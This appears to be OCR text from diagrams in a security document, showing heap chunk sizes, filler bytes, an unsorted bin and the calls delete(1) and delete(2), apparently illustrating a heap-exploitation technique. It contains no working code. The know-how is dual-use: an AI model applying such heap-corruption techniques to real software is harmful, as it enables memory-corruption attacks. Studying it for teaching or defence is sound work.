

0
0x31
dddddddd
dddddddd
...
dddddddd
0
dddddddd
0x91
eeeeeeee
....
....
0x100
bbbbbb00
0x20
ffffffff
ffffffff
bbbbbbbbb
0x51
Unsorted
Unsorted
bbbbbbbbb
bbbbbbbbb
3
0x110
0x110
cccccccc
cccccccc
...
cccccccc
2
delete(1)
Unosrted bin
0x50
0x90





delete(2)

